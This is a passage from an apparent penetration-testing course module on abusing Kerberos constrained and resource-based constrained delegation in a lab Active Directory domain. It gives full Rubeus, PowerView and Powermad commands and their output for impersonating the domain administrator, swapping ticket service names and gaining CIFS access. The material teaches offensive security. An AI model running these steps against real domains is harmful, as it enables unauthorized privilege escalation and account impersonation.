Since the Kerberos protocol does not natively support constrained delegation by default, Microsoft released two extensions for this feature: *S4U2Self*<sup>977</sup> and *S4U2Proxy*.<sup>978</sup> Together, these extensions solve the double-hop issue and limit access to only the desired backend service.

Constrained delegation is configured on the computer or user object. It is set through the *msds-allowedtodelegateto*<sup>979</sup> property by specifying the SPNs the current object is allowed constrained delegation against.

Before we delve into the details of how these extensions work, we will locate any instances of constrained delegation in our lab environment.

To do so, once again, we'll turn to PowerView and use **Get-DomainUser** together with the **-TrustedToAuth** flag, which will enumerate constrained delegation:

---

<sup>976</sup> (@rvrsh3ll, 2020), <https://github.com/rvrsh3ll/Rubeus-Rundll32>

<sup>977</sup> (Microsoft, 2019), [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-sfu/02636893-7a1f-4357-af9a-b672e3e3de13](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/02636893-7a1f-4357-af9a-b672e3e3de13)

<sup>978</sup> (Microsoft, 2020), [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-sfu/bde93b0e-f3c9-4ddf-9f44-e1453be7af5a](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/bde93b0e-f3c9-4ddf-9f44-e1453be7af5a)

<sup>979</sup> (Microsoft, 2019), [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-ada2/86261ca1-154c-41fb-8e5f-c6446e77daaa](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-ada2/86261ca1-154c-41fb-8e5f-c6446e77daaa)

---

*The command is executed as the Offsec user on appsrv01 although it does not matter which domain user or endpoint is used.*

---

```
PS C:\tools> Get-DomainUser -TrustedToAuth

logoncount                : 7
badpasswordtime           : 4/5/2020 6:02:06 AM
distinguishedname         : CN=IISSvc,OU=prodUsers,DC=prod,DC=corp1,DC=com
objectclass               : {top, person, organizationalPerson, user}
displayname               : IISSvc
lastlogontimestamp        : 4/5/2020 5:31:25 AM
userprincipalname         : IISSvc@prod.corp1.com
name                     : IISSvc
objectsid                 : S-1-5-21-3776646582-2086779273-4091361643-1108
samaccountname            : IISSvc
codepage                  : 0
samaccounttype            : USER_OBJECT
accountexpires            : NEVER
countrycode               : 0
whenchanged               : 4/6/2020 12:24:12 PM
instancetype              : 4
usncreated                : 24626
objectguid                : d9eeb03e-b247-4f63-bfd7-eb2a8d132674
lastlogoff                : 12/31/1600 4:00:00 PM
msds-allowedtodelegateto : {MSSQLSvc/CDC01.prod.corp1.com:SQLEXPRESS,
                             MSSQLSvc/cdc01.prod.corp1.com:1433}
objectcategory            : CN=Person,CN=Schema,CN=Configuration,DC=corp1,DC=com
dscorepropagationdata     : 1/1/1601 12:00:00 AM
serviceprincipalname      : HTTP/web
givenname                 : IISSvc
lastlogin                 : 4/6/2020 5:21:18 AM
badpwdcount               : 0
cn                       : IISSvc
useraccountcontrol        : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD,
TRUSTED_TO_AUTH_FOR_DELEGATION
...
```

*Listing 813 - Enumerating constrained Kerberos delegation*

We'll focus on three important aspects of the output. First, constrained delegation is configured for the `IISSvc` account. Its name indicates that it is likely a service account for a web server running IIS.

Next, notice that the `msds-allowedtodelegateto` property contains the SPN of the MS SQL server on CDC01. This tells us that constrained delegation is only allowed to that SQL server.

Finally, the `TRUSTED_TO_AUTH_FOR_DELEGATION` value in the `useraccountcontrol` property is set. This value is used to indicate whether constrained delegation can be used if the authentication between the user and the service uses a different authentication mechanism like NTLM.

This is the scenario that we are going to explore.

Before continuing, let's discuss these extensions beginning with S4U2Self. Figure 244 shows the authentication scheme.




Figure 244: Kerberos communication for constrained delegation

If a frontend service does not use Kerberos authentication and the backend service does, it needs to be able to request a TGS to the frontend service from a KDC on behalf of the user who is authenticating against it. The S4U2Self extension enables this if the TRUSTED\_TO\_AUTH\_FOR\_DELEGATION value is present in the *useraccountcontrol* property. Additionally, the frontend service can do this without requiring the password or the hash of the user.

In our specific case, this means that if we compromise the *IISvc* account, we can request a service ticket to IIS for any user in the domain, including a domain administrator. Again, we can start the attack without requiring any additional user interaction.

Similar to S4U2Self, the S4U2proxy extension requests a service ticket for the backend service on behalf of a user. This extension depends on the service ticket obtained either through S4U2Self or directly from a user authentication via Kerberos.

---

*Note that If Kerberos is used for authentication to the frontend service, S4U2Proxy can use a forwardable TGS supplied by the user. To exploit this, similarly to our initial attack that leveraged unconstrained delegation, we would require user interaction.*

---

Going back to our specific case, this extension allows `//SSvc` to request a service ticket to any of the services listed as SPNs in the `msds-allowedtodelegateto` field. More specifically, it would use the TGS obtained through the `S4USelf` extension and submit it as a part of the `S4UProxy` request for the backend service.

Once this service ticket request is made and the ticket is returned by the KDC, `//SSvc` can perform authentication to that specific service on that specific host. Again, assuming that we are able to compromise the `//SSvc` account, we can request a service ticket for the services listed in the `msds-allowedtodelegateto` field as any user in the domain. Depending on the type of service, this may lead to code execution.

---

*In order to avoid any confusion in this scenario, it is critical to recognize that this authentication mechanism involves two separate TGSs, which are requested on behalf of the authenticating user, rather than just one.*

---

Constrained delegation yields a more difficult compromise path than unconstrained delegation, but it is still exploitable. To demonstrate this, we'll simulate a compromise of the `//SSvc` account and abuse that to gain access to the MSSQL instance on `CDC01`.

We'll once again turn to Rubeus, which includes `S4U` extension support.

---

*Kekeo<sup>980</sup> by Mimikatz author Benjamin Delphy also provides access to `S4U` extension abuse.*

---

Note that we do not need to execute in the context of the `//SSvc` account in order to exploit the account. We only need the password hash. However, if we only have the clear text password, we can use the **hash** command in Rubeus to generate the NTLM hash as shown below:

```
PS C:\Tools> .\Rubeus.exe hash /password:lab
...

[*] Action: Calculate Password Hash(es)

[*] Input password          : lab
[*]      rc4_hmac           : 2892D26CDF84D7A70E2EB3B9F05C425E

[!] /user:X and /domain:Y need to be supplied to calculate AES and DES hash types!
```

*Listing 814 - Generating NTLM hash from password*

Next, we'll use Rubeus to generate a TGT for `//SSvc` with the **asktgt** command by supplying the username (`/user`), domain (`/domain`), and NTLM hash (`/rc4`):

```
PS C:\Tools> .\Rubeus.exe asktgt /user:iissvc /domain:prod.corp1.com
/rc4:2892D26CDF84D7A70E2EB3B9F05C425E
```

<sup>980</sup> (Benjamin Delphy, 2019), <https://github.com/gentilkiwi/kekeo>



```
...

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 2892D26CDF84D7A70E2EB3B9F05C425E
[*] Building AS-REQ (w/ preauth) for: 'prod.corp1.com\iissvc'
[+] TGT request successful!
[*] base64(ticket.kirbi):

    doIE+jCCBPagAwIBBaEDAgEWooIECzCCBAhggQDMIID/6A...

ServiceName           : krbtgt/prod.corp1.com
ServiceRealm          : PROD.CORP1.COM
UserName               : iissvc
UserRealm              : PROD.CORP1.COM
StartTime              : 4/14/2020 7:48:16 AM
EndTime                : 4/14/2020 5:48:16 PM
RenewTill              : 4/21/2020 7:48:16 AM
Flags                  : name_canonicalize, pre_authent, initial, renewable,
forwardable
KeyType                : rc4_hmac
Base64(key)            : LfbSfF81qk+oMed+zvLoZg==
```

*Listing 815 - Requesting TGT for IISvc*

Armed with the Base64-encoded TGT for *IISvc*, we are ready to invoke the S4U extensions.

We can do this with Rubeus by first specifying the **s4u** command and then providing the Base64-encoded TGT (**/ticket**) and the username we want to impersonate (**/impersonateuser**), in our case, the *administrator* account of the domain. This will make use of S4U2Self.

We'll also supply the SPN of the service (**/msdsspn**), which is used with S4U2Proxy and finally the **/ptt** flag to directly inject it into memory:

```
PS C:\Tools> .\Rubeus.exe s4u /ticket:doIE+jCCBP... /impersonateuser:administrator
/mssqlsvc/cdc01.prod.corp1.com:1433 /ptt
...
```

```
[*] Action: S4U

[*] Action: S4U

[*] Using domain controller: CDC01.prod.corp1.com (192.168.120.70)
[*] Building S4U2self request for: 'iissvc@PROD.CORP1.COM'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator@PROD.CORP1.COM' to 'iissvc@PROD.CORP1.COM'
[*] base64(ticket.kirbi):

    doIFejCCBXagAwIBBaEDAgEWooIEhTCCBIFhggR9MIIEe...

[*] Impersonating user 'administrator' to target SPN
'mssqlsvc/cdc01.prod.corp1.com:1433'
[*] Using domain controller: CDC01.prod.corp1.com (192.168.120.70)
[*] Building S4U2proxy request for service: 'mssqlsvc/cdc01.prod.corp1.com:1433'
[*] Sending S4U2proxy request
```

```
[+] S4U2proxy success!  
[*] base64(ticket.kirbi) for SPN 'mssqlsvc/cdc01.prod.corp1.com:1433':  
  
doIGfDCCBnigAwIBBaEDAgEWooIFajCCBWZhggViMIIF...  
[+] Ticket successfully imported!
```

*Listing 816 - Using S4U extensions to request a service ticket*

The first highlighted part of Listing 816 is output by S4U2Self and the second by S4U2Proxy. This attempt was successful and we obtained a usable service ticket for the MSSQL service instance on CDC01.

Since the TGS for MSSQL on CDC01 was injected into memory, we can verify that it worked by turning to the MSSQL attacks we developed in a previous module. The **C:\Tools** folder contains a compiled version of the MSSQL login application. We'll use this to validate that we are authenticated to MSSQL as the impersonated user:

```
PS C:\Tools> .\SQL.exe  
Auth success!  
Logged in as: PROD\Administrator  
Mapped to the user: dbo  
User is a member of public role  
User is a member of sysadmin role
```

*Listing 817 - Checking login and permissions on MSSQL*

The output reveals that we have logged in to the MSSQL instance as the domain administrator. Excellent!

By compromising an account that has constrained delegation enabled, we can gain access to all the services configured through the *msDS-AllowedToDelegateTo* property. If the TRUSTED\_TO\_AUTH\_FOR\_DELEGATION value is set, we can do this without user interaction.

In this section's example, we obtained a TGS for the MSSQLSvc service name on the CDC01.PROD.CORP1.COM server. Interestingly, when the TGS is returned from the KDC, the server name is encrypted, but not the service name:

This means we can modify the service name within the TGS in memory and obtain access to a different service on the same host.<sup>981</sup> We can do this through Rubeus with the **/altservice** option. In this case, we'll attempt to gain access to the CIFS service:

```
PS C:\Tools> .\Rubeus.exe s4u /ticket:doIE+jCCBPag... /impersonateuser:administrator  
/msdsspn:mssqlsvc/cdc01.prod.corp1.com:1433 /altservice:CIFS /ptt  
...  
  
[*] Impersonating user 'administrator' to target SPN  
'mssqlsvc/cdc01.prod.corp1.com:1433'  
[*] Final ticket will be for the alternate service 'CIFS'  
[*] Using domain controller: CDC01.prod.corp1.com (192.168.120.70)  
[*] Building S4U2proxy request for service: 'mssqlsvc/cdc01.prod.corp1.com:1433'  
[*] Sending S4U2proxy request  
[+] S4U2proxy success!  
[*] Substituting alternative service name 'CIFS'
```

<sup>981</sup> (@harmj0y, 2018), <http://www.harmj0y.net/blog/redteaming/from-kekeo-to-rubeus/>

```
[*] base64(ticket.kirbi) for SPN 'CIFS/cdc01.prod.corp1.com:1433':  
...
```

*Listing 818 - Specifying a different service with Rubeus*

This TGS should yield access to the file system and potentially direct code execution. Unfortunately, the SPN for the MSSQL server ends with “:1433”, which is not usable for CIFS since it requires an SPN with the format CIFS/cdc01.prod.corp1.com.

If we modify the SPN from CIFS/cdc01.prod.corp1.com:1433 to CIFS/cdc01.prod.corp1.com in the command above, Rubeus generates an *KDC\_ERR\_S\_PRINCIPAL\_UNKNOWN* error, indicating that the modified SPN is not registered.

On the other hand, if the SPN configured for constrained delegation only uses the service and host name like www/cdc01.prod.corp1.com, we could modify the TGS to access any service on the system.

In the next section, we’ll cover the newest iteration of Kerberos delegation and demonstrate how it can be exploited.

### 16.2.3.1 Exercises

1. Enumerate the lab and validate that constrained delegation is configured. Remember to reboot appsrv01 to ensure that no prior tickets are present.
2. Exploit the constrained delegation to obtain a privileged TGS for the MSSQL server on CDC01.
3. Complete the compromise of CDC01 through the MSSQLSvc TGS and achieve code execution.

## 16.2.4 Resource-Based Constrained Delegation

Constrained delegation works by configuring SPNs on the frontend service under the *msDS-AllowedToDelegateTo* property. Configuring constrained delegation also requires the *SeEnableDelegationPrivilege*<sup>982</sup> privilege on the domain controller, which is typically only enabled for Domain Admins.

With the release of Windows Server 2012, Microsoft introduced *resource-based constrained delegation* (RBCD),<sup>983</sup> which is meant to remove the requirement of highly elevated access rights like *SeEnableDelegationPrivilege* from system administrators.

RBCD works by essentially turning the delegation settings around. The *msDS-AllowedToActOnBehalfOfOtherIdentity* property<sup>984</sup> controls delegation from the backend service. To configure RBCD, the SID of the frontend service is written to the new property of the backend service.

---

<sup>982</sup> (Microsoft, 2017), <https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/enable-computer-and-user-accounts-to-be-trusted-for-delegation>

<sup>983</sup> (Microsoft, 2016), <https://docs.microsoft.com/en-us/windows-server/security/kerberos/kerberos-constrained-delegation-overview>

<sup>984</sup> (Microsoft, 2019), [https://docs.microsoft.com/en-us/openspecs/windows\\_protocols/ms-ada2/cea4ac11-a4b2-4f2d-84cc-aebb4a4ad405?redirectedfrom=MSDN](https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-ada2/cea4ac11-a4b2-4f2d-84cc-aebb4a4ad405?redirectedfrom=MSDN)

One advantage of this approach is that `SeEnableDelegationPrivilege` permissions are no longer required and RBCD can typically be configured by the backend service administrator instead.

Once RBCD has been configured, the frontend service can use `S4U2Self` to request the forwardable TGS for any user to itself followed by `S4U2Proxy` to create a TGS for that user to the backend service. Unlike constrained delegation, under RBCD the KDC checks if the SID of the frontend service is present in the `msDS-AllowedToActOnBehalfOfOtherIdentity` property of the backend service.

One important requirement is that the frontend service must have an SPN set in the domain. A user account typically does not have an SPN set but all computer accounts do. This means that any attack against RBCD needs to happen from a computer account or a service account with a SPN.

The same attack we performed against constrained delegation applies to RBCD if we can compromise a frontend service that has its SID configured in the `msDS-AllowedToActOnBehalfOfOtherIdentity` property of a backend service.

We'll cover a RBCD attack in this section that leads to code execution on `appsrv01`. This specific vector starts by compromising a domain account that has the `GenericWrite` access right on a computer account object.

This technique is the only known way of turning `GenericWrite` on a computer object into code execution.

As usual, we begin with enumeration. In this case, we start with the `dave` domain user from the Windows 10 client machine.

We'll reuse our enumeration technique from the prior sections but replace **`Get-DomainUser`** with **`Get-DomainComputer`** to target computer accounts instead:

```
PS C:\tools> Get-DomainComputer | Get-ObjectAcl -ResolveGUIDs | Foreach-Object {$_ |  
Add-Member -NotePropertyName Identity -NotePropertyValue (ConvertFrom-SID  
$_.SecurityIdentifier.value) -Force; $_} | Foreach-Object {if ($_.Identity -eq  
("$env:UserDomain\$env:Username")) {$_}}
```

```
AceType           : AccessAllowed  
ObjectDN          : CN=APPSRV01,OU=prodComputers,DC=prod,DC=corp1,DC=com  
ActiveDirectoryRights : ListChildren, ReadProperty, GenericWrite  
OpaqueLength      : 0  
ObjectSID         : S-1-5-21-3776646582-2086779273-4091361643-1110  
InheritanceFlags  : None  
BinaryLength      : 36  
IsInherited       : False  
IsCallback        : False  
PropagationFlags  : None  
SecurityIdentifier : S-1-5-21-3776646582-2086779273-4091361643-1601  
AccessMask        : 131132  
AuditFlags        : None  
AceFlags          : None  
AceQualifier      : AccessAllowed  
Identity          : PROD\dave  
...
```

Listing 819 - Enumerating access rights for the Dave user

The output in Listing 819 reveals that the *dave* user has GenericWrite to appsrv01.

Since we have GenericWrite on appsrv01, we can update any non-protected property on that object, including *msDS-AllowedToActOnBehalfOfOtherIdentity* and add the SID of a different computer.

Once a SID is added, we will act in the context of that computer account and we can execute the S4U2Self and S4U2Proxy extensions to obtain a TGS for appsrv01. To do this, we either have to obtain the password hash of a computer account or simply create a new computer account object with a selected password.

By default, any authenticated user can add up to ten computer accounts to the domain and they will have SPNs set automatically. This value is present in the *ms-DS-MachineAccountQuota* property in the Active Directory domain object.

We can enumerate *ms-DS-MachineAccountQuota* with the PowerView **Get-DomainObject** method:

```
PS C:\tools> Get-DomainObject -Identity prod -Properties ms-DS-MachineAccountQuota

ms-ds-machineaccountquota
-----
10
```

Listing 820 - Enumerating *ms-DS-MachineAccountQuota*

Normally, the computer account object is created when a physical computer is joined to the domain. We can simply create the object itself with the **New-MachineAccount** method of the *Powermad.ps1*<sup>985</sup> PowerShell script.

Powermad is located in the **C:\Tools** folder on the Windows 10 client machine. To use it, we'll specify the target computer account name (**-MachineAccount**) and the password (**-Password**). The password must be supplied as a *SecureString*, which we can generate with **ConvertTo-SecureString**<sup>986</sup> as shown in Listing 821.

```
PS C:\tools> . .\powermad.ps1

PS C:\tools> New-MachineAccount -MachineAccount myComputer -Password $(ConvertTo-
SecureString 'h4x' -AsPlainText -Force)
[+] Machine account myComputer added

PS C:\tools> Get-DomainComputer -Identity myComputer

pwdlastset           : 4/14/2020 2:35:29 PM
logoncount            : 0
badpasswordtime       : 12/31/1600 4:00:00 PM
distinguishedname     : CN=myComputer,CN=Computers,DC=prod,DC=corp1,DC=com
objectclass           : {top, person, organizationalPerson, user...}
name                  : myComputer
serviceprincipalname  : {RestrictedKrbHost/myComputer, HOST/myComputer,
```

<sup>985</sup> (Kevin Robertson, 2020), <https://github.com/Kevin-Robertson/Powermad>

<sup>986</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.security/convertto-securestring?view=powershell-7>

```
RestrictedKrbHost/myComputer.prod.corp1.com,  
HOST/myComputer.prod.corp1.com}
```

...

*Listing 821 - Creating computer account with Powermad*

Listing 821 shows that the command was successful and subsequent enumeration with **Get-DomainComputer** reveals that the computer account object is present.

The *msDS-AllowedToActOnBehalfOfOtherIdentity* property stores the SID as part of a security descriptor in a binary format. We must convert the SID of our newly-created computer object to the correct format in order to proceed with the attack.

To do this, we must first create a new security descriptor with the correct SID. In the beginning of this module, we determined that the SID is the last portion of a security descriptor string so we can reuse a working string, replacing only the SID.

Fortunately, security researchers have discovered a valid security descriptor string that we can use as shown in Listing 822. We can use the *RawSecurityDescriptor*<sup>987</sup> class to instantiate a *SecurityDescriptor* object:

```
PS C:\tools> $sid = Get-DomainComputer -Identity myComputer -Properties objectsid |  
Select -Expand objectsid  
  
PS C:\tools> $SD = New-Object Security.AccessControl.RawSecurityDescriptor -  
ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$( $sid ))"
```

*Listing 822 - Creating a new SecurityDescriptor*

With the *SecurityDescriptor* object created, we must convert it into a byte array to match the format for the *msDS-AllowedToActOnBehalfOfOtherIdentity* property:

```
PS C:\tools> $SDbytes = New-Object byte[] ($SD.BinaryLength)  
  
PS C:\tools> $SD.GetBinaryForm($SDbytes,0)
```

*Listing 823 - Converting the SecurityDescriptor to a byte array*

After the *SecurityDescriptor* has been converted to a byte array, we can use **Get-DomainComputer** to obtain a handle to the computer object for appsrv01 and then pipe that into **Set-DomainObject**, which can update properties by specifying them with **-Set** options:

```
PS C:\tools> Get-DomainComputer -Identity appsrv01 | Set-DomainObject -Set @{'msds-  
allowedtoactonbehalffotheridentity'=$SDbytes}
```

*Listing 824 - Setting msds-allowedtoactonbehalffotheridentity*

Remember that it is not normally possible to set the *msDS-AllowedToActOnBehalfOfOtherIdentity* property for an arbitrary computer account. However, since our *dave* user has the *GenericWrite* access right to appsrv01, we can set this property.

<sup>987</sup> (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.security.accesscontrol.rawsecuritydescriptor?view=netframework-4.8>

---

*We can also use this attack vector with `GenericAll`, `WriteProperty`, or `WriteDACL` access rights to `appsrv01`.*

---

After writing the `SecurityDescriptor` to the property field, we should verify it. We can do this by reading the binary version of it with **Get-DomainComputer**, then instantiating a `SecurityDescriptor` object with `RawSecurityDescriptor` and finally displaying the DACL:

```
PS C:\tools> $RBCDbytes = Get-DomainComputer appsrv01 -Properties 'msds-allowedtoactonbehalffotheridentity' | select -expand msds-allowedtoactonbehalffotheridentity

PS C:\tools> $Descriptor = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList $RBCDbytes, 0

PS C:\tools> $Descriptor.DiscretionaryAcl

BinaryLength      : 36
AceQualifier      : AccessAllowed
IsCallback        : False
OpaqueLength      : 0
AccessMask        : 983551
SecurityIdentifier : S-1-5-21-3776646582-2086779273-4091361643-2101
AceType           : AccessAllowed
AceFlags          : None
IsInherited       : False
InheritanceFlags  : None
PropagationFlags  : None
AuditFlags        : None

PS C:\tools> ConvertFrom-SID S-1-5-21-3776646582-2086779273-4091361643-2101
PROD\myComputer$
```

*Listing 825 - Verifying the SID in the SecurityDescriptor*

The `SecurityDescriptor` was indeed set correctly in the `msDS-AllowedToActOnBehalfOfOtherIdentity` property for `appsrv01`.

Now we can begin our attack in an attempt to compromise `appsrv01`. We'll start by obtaining the hash of the computer account password with `Rubeus`:

```
PS C:\tools> .\Rubeus.exe hash /password:h4x
...

[*] Action: Calculate Password Hash(es)

[*] Input password      : h4x
[*] rc4_hmac            : AA6EAFB522589934A6E5CE92C6438221

[!] /user:X and /domain:Y need to be supplied to calculate AES and DES hash types!
```

*Listing 826 - Calculate NTLM hash with Rubeus*



In the previous section, we used the Rubeus **asktgt** command to request a TGT before invoking the **s4u** command. We can also directly submit the username and password hash to the **s4u** command, which will implicitly call **asktgt** and inject the resultant TGT, after which the S4U extensions will be invoked:

```
PS C:\tools> .\Rubeus.exe s4u /user:myComputer$ /rc4:AA6EAFB522589934A6E5CE92C6438221
/impersonateuser:administrator /msdsspn:CIFS/appsrv01.prod.corp1.com /ptt
...

[*] Action: S4U

[*] Using rc4_hmac hash: AA6EAFB522589934A6E5CE92C6438221
[*] Building AS-REQ (w/ preauth) for: 'prod.corp1.com\myComputer$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

    doIFFDCCBRCgAwIBBaEDAgEWooIEI...

[*] Action: S4U

[*] Using domain controller: CDC01.prod.corp1.com (192.168.120.70)
[*] Building S4U2self request for: 'myComputer$@PROD.CORP1.COM'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator@PROD.CORP1.COM' to 'myComputer$@PROD.CORP1.COM'
[*] base64(ticket.kirbi):

    doIFhDCCBYCgAwIBBaEDAgEWooIEi...

[*] Impersonating user 'administrator' to target SPN 'CIFS/appsrv01.prod.corp1.com'
[*] Using domain controller: CDC01.prod.corp1.com (192.168.120.70)
[*] Building S4U2proxy request for service: 'CIFS/appsrv01.prod.corp1.com'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'CIFS/appsrv01.prod.corp1.com':

    doIGbDCCBmigAwIBBaEDAgEWooIFY...
[+] Ticket successfully imported!
```

*Listing 827 - Using S4U extension to request a TGS for appsrv01*

After obtaining the TGT for the myComputer machine account, S4U2Self will then request a forwardable service ticket as the *administrator* user to the myComputer computer account.

Finally, S4U2Proxy is invoked to request a TGS for the CIFS service on appsrv01 as the *administrator* user, after which it is injected into memory.

To check the success of this attack, we'll first dump any loaded Kerberos tickets with **klist**:

```
PS C:\tools> klist

Current LogonId is 0:0x58e86

Cached Tickets: (1)
```



```
#0> Client: administrator @ PROD.CORP1.COM
Server: CIFS/appsrv01.prod.corp1.com @ PROD.CORP1.COM
Kerberos Ticket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_delegate
name_canonicalize
Start Time: 4/15/2020 11:43:27 (local)
End Time: 4/15/2020 21:43:27 (local)
Renew Time: 4/22/2020 11:43:27 (local)
Session Key Type: AES-128-CTS-HMAC-SHA1-96
Cache Flags: 0
Kdc Called:
```

*Listing 828 - Listing the service ticket to CIFS on APPSRV01*

Now that we have a TGS for the CIFS service on appsrv01 as *administrator*, we can interact with file services on appsrv01 in the context of the *administrator* domain admin user:

```
PS C:\tools> dir \\appsrv01.prod.corp1.com\c$

Directory: \\appsrv01.prod.corp1.com\c$

Mode                LastWriteTime         Length Name
----                -
d-----          4/3/2020   7:17 AM             inetpub
d-----          7/16/2016   6:23 AM             PerfLogs
d-r---          4/14/2020   8:12 AM             Program Files
d-----          7/16/2016   6:23 AM             Program Files (x86)
d-----          4/14/2020   8:13 AM             Tools
d-r---          4/3/2020   2:07 PM             Users
d-----          4/4/2020  10:31 AM             Windows
```

*Listing 829 - Verify CIFS access on APPSRV01*

Our access to appsrv01 is in the context of the *administrator* domain admin user. We can use our CIFS access to obtain code execution on appsrv01, but in the process we will perform a network login instead of an interactive login. This means our access will be limited to appsrv01 and cannot directly be used to expand access towards the rest of the domain.

#### 16.2.4.1 Exercises

1. Repeat the enumeration steps detailed in this section to discover the GenericWrite access to appsrv01.
2. Implement the attack to gain a CIFS service ticket to appsrv01 by creating a new computer account object and use that with Rubeus. Be sure to reboot appsrv01 to clear any cached Kerberos tickets before starting the attack
3. Leverage the CIFS TGS to get code execution on appsrv01.

## 16.3 Active Directory Forest Theory

Up to this point, we have only discussed and worked with Active Directory concepts that use a single domain. In larger organizations and corporations, the infrastructure is split into multiple domains but still managed by Active Directory. When we perform penetration tests against multi-domain infrastructures, we must obviously assess the security posture of all domains. Given the

importance of this, we will spend the remainder of this module discussing, enumerating, and exploiting design concepts for multi-domain Active Directory implementations.

### 16.3.1 Active Directory Trust in a Forest

To begin, we'll discuss the underlying theory of multi-domain Active Directory implementations. This will form a foundation for later enumeration and subsequent attacks.

The main concept we'll focus on is *trust*, which allows two or more domains to extend Kerberos authentication to each other.

For example, imagine the two domains, A and B, as illustrated in Figure 245. Domain A trusts Domain B, which means users of Domain B are able to access resources inside Domain A.




Figure 245: Trust from Domain A to Domain B

The combination of Kerberos authentication and trust makes it possible to assign permissions to users in Domain B so that they can access services, like files and shares, inside Domain A. This allows distribution of users, data, and services across multiple domains.

Figure 245 shows trust from Domain A to Domain B, which is called a one-way trust but trust can also be configured from Domain B to Domain A, which results in a two-way or bi-directional trust.

When trust is established, a TGT created in Domain B is usable in Domain A because the domain controller in Domain A trusts the domain controller in Domain B.

An Active Directory Forest,<sup>988</sup> essentially a parent container for a number of domains, helps organize domain structures and allows for many different design configurations. The first configuration we'll discuss is a domain tree, which is illustrated in Figure 246.

